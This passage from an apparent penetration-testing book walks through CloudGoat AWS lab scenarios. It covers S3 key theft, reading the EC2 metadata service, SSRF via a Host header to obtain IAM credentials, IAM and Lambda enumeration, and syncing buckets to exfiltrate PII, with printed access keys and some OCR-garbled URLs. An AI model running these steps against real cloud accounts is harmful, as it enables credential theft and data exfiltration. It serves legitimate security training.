Attackers with the public IP can now explore any kind of key information that might be available within the S3 buckets. To view what S3 buckets are accessible, run `sudo aws s3 ls --profile --region us-east-1`, and then copy the folder type `sudo aws s3 cp s3://bucket/folder/ ./keys --profile mcduck --region us-east-1` as shown in *Figure 8.19*:




Figure 8.19: Accessing the S3 profiles using the mcduck profile

Now, this profile only has access to the keystore and we have copied the public and private key to our local Kali Linux. The next step is to change the file permission of the private key by running `sudo chmod 400 cloudgoat`, and then secure shell the login to the EC2 instance directly by running `ssh -i cloudgoat ubuntu@PublicIP`, as shown in *Figure 8.20*:

```
sudo chmod 400 privatekey
sudo ssh -i privatekey Ubuntu@publicDNSofEC2
```

Figure 8.20: Logging in to the AWS instance from the acquired private key

Now that we can gain internal access to the Ubuntu EC2 instance, access the metadata service by directly accessing `http://169.254.169.254latestuser-data` within the terminal of the remote system:

```
curl http://169.254.169.254latestuser-data
```




Figure 8.21: Accessing the metadata service within the EC2 instance

Attempt to log in to `postgresql` with the username and password to identify the secret password:

```
psql postgresql://cgadmin:Purplepwny2029@<rds-instance>:5
\dt
select * from sensitive_information
```

```
ubuntu@ip-10-0-10-198:~$ psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgid01nzhbthbc.cqkne
7uvfpiv.us-east-1.rds.amazonaws.com:5432/cloudgoat
psql (10.18 (Ubuntu 10.18-0ubuntu0.18.04.1), server 9.6.22)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

cloudgoat=> \dt
              List of relations
 Schema |         Name          | Type  |  Owner
--------+-----------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)

cloudgoat=> select * from sensitive_information;
         name          |           value
-----------------------+---------------------------
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)

cloudgoat=> \quit
```

Figure 8.22: Successfully connecting to the database and accessing the plain text password within the database

Within the EC2 instance, we can now check what S3 buckets are accessible. Before you can access the buckets, ensure Ubuntu is installed with `awscli` by running `sudo apt-get install awscli` in the terminal and then run the following commands to view the end goal as shown in *Figure 8.23*:

```
sudo aws s3 ls
sudo aws s3 ls s3://cg-secret-s3-bucket-cgid<uniqueID> --
aws s3 cp s3://cg-secret-s3-bucket-cgidzay5e3vg5r/db.txt
cat db.txt
```




Figure 8.23: Exfiltrating the database details from the S3 bucket

A final important step is to destroy the setup by returning to the CloudGoat Docker image and running `./cloudgoat.py destroy all`. You should get a confirmation as shown in *Figure 8.24*:




Figure 8.24: Destroying the rce_web_app cloud setup using CloudGoat

We have explored the security misconfiguration and vulnerable web applications within the AWS setup. We will now explore the

different methodologies that can be leveraged to exploit S3 buckets in the coming section.

Testing for S3 bucket misconfiguration

S3 is typically used by organizations to store documents, code, file uploads, and so on and so forth. Typically, a bucket can be either public or private. When public, all users can list the contents, and when private, only the selected set of users can list the contents. Although S3 exploitation has always been in the news, notably for developers storing mission-critical information in a bucket marked as "public." In this section, we will explore identifying S3 buckets and exploiting misconfiguration to gain access to the internal AWS infrastructure.

To practice S3 bucket misconfiguration, we will be setting up a vulnerable S3 instance using CloudGoat by running the following command within the CloudGoat Docker image:

```
./cloudgoat create cloud_breach_s3
```

Once the setup is complete, testers should be able to see the following message from the deployment tool with the AWS account ID and the target IP address, as shown in *Figure 8.25*:

```
Apply complete! Resources: 19 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = 492277152251
cloudgoat_output_target_ec2_server_ip = 34.237.223.72

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.

[cloudgoat] Output file written to:

    /usr/src/cloudgoat/cloud_breach_s3_cgidx9opib8cis/start.txt
```

Figure 8.25: Successful creation of the cloud_breach_s3 AWS environment using CloudGoat

Identifying what is running on the external IP, attackers can choose to run a port scan on the IP. In this case, port `80` is open and accessible:

1. Access the IP using the curl utility by running `curl http://<IP Address>`. You will receive an error message regarding the EC2 metadata service, as shown in *Figure 8.26*:

```
┌──(kali㉿kali)-[~/…/us-east-1/2019/06/19]
└─$ curl http://34.237.223.72                                                3 ×
<h1>This server is configured to proxy requests to the EC2 metadata service. Please modify your reques
t's 'host' header and try again.</h1>
```

Figure 8.26: Accessing the public IP address

2. Cloud providers certainly do have the ability to manage credentials for resources in any cloud consumers' cloud-native applications. If this is done correctly, then the storage of credentials in clear text or in a source code repository can be avoided. In AWS, the **instance metadata service** (**IMDS**) provides the data about a given instance that you can use to configure or manage the running instances. AWS uses the

`169.254.169.254` IP address to return the hosted metadata service. So, we will be adding the host header to retrieve the contents from the target IP by running `curl http://<IPAddress> -H 'Host:169.254.169.254'`, which should return the contents of the root folder of the website as seen in *Figure 8.27*. Attackers can choose to use Burp Suite to intercept the traffic and add a host header to the request and browse the folders and directories.




Figure 8.27: Successfully accessing the IP with the metadata service

3. After browsing through the directories, we make a request to the `latest`metadata/iam/security-credentials/cg-bank-WAF-Role-cg<ID> file that returns the `AccessKeyID`, `secretAccessKey`, and session token as shown in *Figure 8.28*. The session token indicates that the credentials are time-based. However, if the testers encounter IMDS v2, it will then require an additional token to retrieve the credentials:

```
└─$ curl http://34.237.223.72/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidx9opib
8cis -H 'Host:169.254.169.254'
{
  "Code" : "Success",
  "LastUpdated" : "2021-08-14T16:22:18Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAXFHQBHH5V425G46C",
  "SecretAccessKey" : "qEBkhp0/9DVaoMSi8a54hiGuD+I+cmTg7bYkIfgx",
  "Token" : "IQoJb3JpZ2luX2VjEAkaCXVzLWVhc3QtMSJHMEUCIFn29EDt9aGO/J7qUpGSsUDt57Dmq/A7BxWLrK+biSj2AiEA1
uoYmLYIEogagRdqg/UrbcXHX6a+6/o4aWONArwMNT8q+gMIMhAAGgw0OTIyNzcxNTIyNTEiDKEzvIKulHKcXHpClCrXA6BE0Ak1FzY
1BVRvGpgBLRHE5ncFPzw8IGLVmCdEUls82imZ+hRjQec6dGQ8xUO2ucMj7XUnFtVgaDIQ5+WbXm1/jpMbgX5meFcmItejqXk/IzcTJ
I0Eucazh5SzjL6MospjqS6YlT7vHE/sFSCn7/ZNmuVagAX3Es+2iaUZr0LJ5WLDC77Dn4idHqB+odFkDq7Hv76NviMz1bK+pDVWY1i
C0xZxFJ5fNV6A+9+jwJDus9V8GSFPKMDml/ng0k1zl+UCsY2zttNq99m0lcKngQkKALnVifQu7lmuHuYcV8otTPNMybT0LSWS1+Dm6
7IJyMK69Nv9VhxJRAdqJH3XA0DurrFKsP+fcThuCKtvBmVYce2ekbWQLtaNcAWwg30D5LlQJ2RFN1XkgWw/K5N+eWwgb/MmNW/83X2
jiKNipmpaGNduVF2qp38KyuPTGkofUp2LupQC3ABsBkMTXwoo+YQ12WqQ6jLeTHlFftk4FlHGx7cvCT9B6H4lcW0ZmMdJkUVzFsezX
OPlUzCosNaqAMHqLVcMRGt6E6kh9QckN1Zzzu6vxoAyVBc03bs6+oi3mKm9wAwsfNLzdkqpjuHXBpy0pDtyhkGuWI3QYXRGyqgpFAa
iNSRcETDW29+IBjqlATSHQHichScrL/TpSbla3fN8BBpEj9CCQiy/bCyj5rjLbubthM8sOA+MRLguoFAe+0c9MT5IVGCZY9xuj6fo9
UUc+7rq9xcRefROGwi2xif8csgGWTdJC3cvNsp35s4oTgTZznVo6vGmotuN1Gy9eonj+nb8cZvwKww45c5bkgoLCW7xFr39M1HlURi
rrRSa0QNtFAmETK+jtqH7IKojbk4zoauQnw==",
  "Expiration" : "2021-08-14T22:57:46Z"
}
```

Figure 8.28: Successfully generating the credentials using the AWS metadata service

4. The next step is to equip our Kali Linux with the AWS profile from the above information, as shown in *Figure 8.29*:

```
sudo aws configure --profile S3exploit
```

```
└─$ sudo aws configure --profile S3exploit
[sudo] password for kali:
AWS Access Key ID [None]: ASIAXFHQBHH5V425G46C
AWS Secret Access Key [None]: qEBkhp0/9DVaoMSi8a54hiGuD+I+cmTg7bYkIfgx
Default region name [None]:
Default output format [None]:
```

Figure 8.29: Creating a new profile within Kali Linux for the S3 exploit

5. Once the profile is configured, we will go ahead and add our session token by editing the AWS credential file. The default location of this file is `~/.aws/credentials`. In our case, we have run all the `aws` commands using `sudo`, hence all the credentials and other details will be stored under the root user. We will be editing the file located in `/root/.aws/credentials` by using our favorite editor:

```
sudo nano root.aws/credentials
```

Add the `aws_session_token` obtained in *step 3*, as shown in *Figure 8.30*:




Figure 8.30: Adding aws_session_token to the credential file

6. Now, the next step is to check if we are able to access the S3 buckets by running the following command in the terminal:

```
sudo aws s3 list --profile S3exploit
```

7. From the previous step, we can now download the contents of the S3 bucket to our local host by running the command shown in *Figure 8.31*:

```
sudo aws s3 sync s3://<Name of the bucket> ./newfolde
```




Figure 8.31: Copying the S3 bucket contents to the local system

8. We have now exploited the misconfigured S3 bucket and exfiltrated the data from the target organization. You should now be able to view the cardholder data with all the **personally identifiable information** (**PII**) as shown in *Figure 8.32*:

Figure 8.32: Contents of the copied data that includes personally identifiable information

9. The final step is to go back to the CloudGoat Docker image and ensure that we destroy the instance created to avoid any accidental exposure to real attackers or billing charges from Amazon by running the following command within the Docker image:

```
./cloudgoat destroy cloud_breach_s3
```

Understanding misconfiguration in S3 could lead to data exfiltration. How about if there is a misconfiguration in the permissions that are set for users? We will explore that in the next section.

Exploiting security permission flaws

The following are the most common vulnerabilities within AWS cloud services:

- **Excessive public subnets** – The majority of organizations utilize the default **VPC** (**Virtual Private Cloud**) feature that is built into AWS and make few changes when they utilize AWS services, taking the easy approach. However, this approach has been proven dangerous in many cases (an example would be botnet-based crypto-ransomware). Public subnets are accessible by anyone on the internet, potentially exposing something that shouldn't normally be available.
- **IAM** (**Identity and Access Management**) issues in organizations that do not utilize two-or multi-factor authentication for high-privileged accounts and utilize a single account for almost everything, providing the same level of access to all new accounts, putting them at risk. There have been cases where employees' accounts have been compromised through email phishing leading to massive ransomware attacks that cost the organization almost the same amount of money it would take to rebuild the entire company.
- **Misconfigured S3 buckets** – In the previous section, we explored S3 bucket permission misconfiguration. This is one of the most common themes noted during cloud penetration testing. Although buckets are private by default, sometimes IT operations/development teams or the third parties who manage these types of infrastructure tend to make them

public. That opens them up to the inevitable threat of adversaries, finding misconfigured S3 buckets with sensitive information such as private keys or unattended files, including backups or log files.

- **Origin servers** – The majority of the cloud service providers utilize a **Content Delivery Network** (**CDN**) to distribute content to high-volume customers. Most of the time, these are misconfigured, leaking the origin of the servers. One of our pentesters gave an example of how this can lead to a security breach. During penetration testing, it is not uncommon to find the origin servers and directly hit their vulnerabilities and even take over the database with brute-force-style attacks.
- **SSRF** (**Server Side Request Forgery**) – This is an attack that can be abused to take advantage of legitimate AWS functionality and gain access to metadata information, and if exploited successfully attackers can retrieve valid user credentials for an IAM role. We will explore this attack in this section.
- **DNS records** – Most of the time, during the initial reconnaissance, attackers can easily identify the S3 bucket details with the subdomain of the organization. The issue arises when the operations team forgets to update their DNS records in a timely fashion, or even, surprisingly, decommissions unattended S3 buckets still live and available to anyone on the public internet.

With all the information above, we will now set up CloudGoat to create a vulnerable AWS deployment where we will exploit legitimate AWS functionality by performing an SSRF attack. The following are the step-by-step instructions to perform this attack:

1. Deploy the vulnerable AWS setup by returning to the CloudGoat Docker image and run `./cloudgoat.py create ec2_ssrf --profile masteringkali` in the terminal, and that should set up the infrastructure and provide us with the following confirmation, which includes an access ID and secret key:




Figure 8.33: Creating the ec2_ssfr AWS environment using CloudGoat

2. Create an AWS profile within Kali Linux by running `sudo aws configure --profile ssrf` as shown in *Figure 8.34*, and enter the `Access Key ID` and `Secret Access Key`:




Figure 8.34: Configuring the AWS profile within Kali Linux

3. We can enumerate the access privileges of the access key by running the `enumerate-iam` tool, which can be directly cloned from Git by running `sudo git clone https://github.com/andresriancho/enumerate-iam` and then `cd enumerate-iam`. We can install the required packages by

running `sudo pip3 install -r requirements.txt`. Once it is done, we can run the enumerate tool by entering `sudo python3 enumerate-iam.py --access-key xx --secret-key xx` as shown in *Figure 8.35*. This will provide details such as the associated user, account ID, and other lists of services.

```
┌──(kali㉿kali)-[~/cloud/enumerate-iam]
└─$ sudo python3 enumerate-iam.py --access-key AKIAXFHQBHH54AXQH6KX --secret-key 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
2021-08-15 10:06:53,442 - 62571 - [INFO] Starting permission enumeration for access-key-id "AKIAXFHQBHH54AXQH6KX"
2021-08-15 10:06:54,439 - 62571 - [INFO] -- Account ARN : arn:aws:iam::492277152251:user/solus-cgid8ymltd16gu
2021-08-15 10:06:54,439 - 62571 - [INFO] -- Account Id  : 492277152251
2021-08-15 10:06:54,440 - 62571 - [INFO] -- Account Path: user/solus-cgid8ymltd16gu
2021-08-15 10:06:54,533 - 62571 - [INFO] Attempting common-service describe / list brute force.
2021-08-15 10:06:57,220 - 62571 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes action
2021-08-15 10:07:01,321 - 62571 - [INFO] -- sts.get_session_token() worked!
2021-08-15 10:07:01,413 - 62571 - [INFO] -- sts.get_caller_identity() worked!
2021-08-15 10:07:02,215 - 62571 - [INFO] -- dynamodb.describe_endpoints() worked!
```

Figure 8.35: Enumerating the AWS account with the access and secret keys using enumerate-iam.py

4. Let's explore the lambda functions that this ID can access by running `sudo aws lambda list-functions --profile ssrf --region us-east-1`, which should provide us with a list of accessible lambda functions, as shown in *Figure 8.36*:


```
└─$ sudo aws lambda list-functions --profile ssrf --region us-east-1
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-cgidayjqr4452k",
            "FunctionArn": "arn:aws:lambda:us-east-1:492277152251:function:cg-lambda-cgidayjqr4452k",
            "Runtime": "python3.6",
            "Role": "arn:aws:iam::492277152251:role/cg-lambda-role-cgidayjqr4452k-service-role",
            "Handler": "lambda.handler",
            "CodeSize": 223,
            "Description": "",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2021-08-14T17:05:31.254+0000",
            "CodeSha256": "xt7bNZt3fzxtjSRjnuCKLV/dOnRCTVKM3D1u/BeK8zA=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "EC2_ACCESS_KEY_ID": "AKIAXFHQBHH5SCTYE375",
                    "EC2_SECRET_KEY_ID": "nw3uo7YJqOSVa6XX1FL3NRkc2WuhT/Ry50d5758C"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "8c643cd2-da8e-48d1-b958-8b62a46618bf",
            "PackageType": "Zip"
        }
    ]
}
```


Figure 8.36: List of functions in AWS Lambda that is available to the profile

Users might get an error message when running the above command: `An error occurred (InvalidSignatureException) when calling the ListFunctions operation: Signature expired`. This is due to time issues. It is recommended that testers run `sudo apt install ntpupdate` and `sudo ntpdate pool.ntp.org` in the terminal.

5. Lambda is exposing an access key and secret key. Let's get more information about the specific function by running `sudo aws lambda get-function –function-name cg-lambda-cg<randomid> --profile ssrf –region us-east-1` in the terminal. That should return more verbose information about this lambda function:

Figure 8.37: Full details of the specific lambda function with AWS

6. We will now configure our Kali Linux with the keys that we got from the lambda functions and call this `lambda-solus` as shown in *Figure 8.38*:

```
┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws configure --profile lambda-solus
AWS Access Key ID [None]: AKIAXFHQBHH5SCTYE375
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Figure 8.38: Configuring the AWS profile within AWS for the new access key from the lambda functions

7. Let's explore the instances that are available for this profile by running `sudo aws ec2 describe-instances –region us-east-1 –profile lambda-solus`. That should list the instance details along with the public IP address as shown in *Figure 8.39*:

```
┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws ec2 describe-instances --region us-east-1 --profile lambda-solus
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-0a313d6098716f372",
                    "InstanceId": "i-062c380bbc713f92e",
                    "InstanceType": "t2.micro",
                    "KeyName": "cg-ec2-key-pair-cgidx9opib8cis",
                    "LaunchTime": "2021-08-14T16:22:43.000Z",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1a",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "",
                    "ProductCodes": [],
                    "PublicDnsName": "",
                    "State": {
                        "Code": 48,
                        "Name": "terminated"
                    },
                    "StateTransitionReason": "User initiated (2021-08-14 17:01:29 GMT)",
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [],
                    "ClientToken": "5DC21F6A-D725-4600-A4A6-107BC3075171",
                    "EbsOptimized": false,
                    "EnaSupport": true,
                    "Hypervisor": "xen",
                    "NetworkInterfaces": [],
                    "RootDeviceName": "/dev/sda1",
                    "RootDeviceType": "ebs",
                    "SecurityGroups": [],
                    "StateReason": {
                        "Code": "Client.UserInitiatedShutdown",
```

Figure 8.39: Accessing the cloud instance details through the lambda-solus profile

8. Once we have the public IP address, we can access the instance on port `80`, and you should be able to see the error message on the server seen in *Figure 8.40*:




Figure 8.40: Accessing the web server on the public IP

9. Attackers can choose to run any type of scanner, such as Nikto or OWASP ZAP, on the IP address. When the attackers can trick the web application to make HTTP requests on behalf of them to a specific URL, then the application is vulnerable to SSRF. In our case, adding `/?url=<attacker controlled URL>` to the IP address allows us to control the web application to make HTTP requests on our behalf. Let's use the application to invoke the metadata API to obtain the credentials by adding the URL `http://168.254.169.254latestmetadata/iam/security/security-credentials/<Nameofthefile>` to the parameter shown in *Figure 8.41*, which should retrieve the temporary credentials that can be leveraged by the testers:

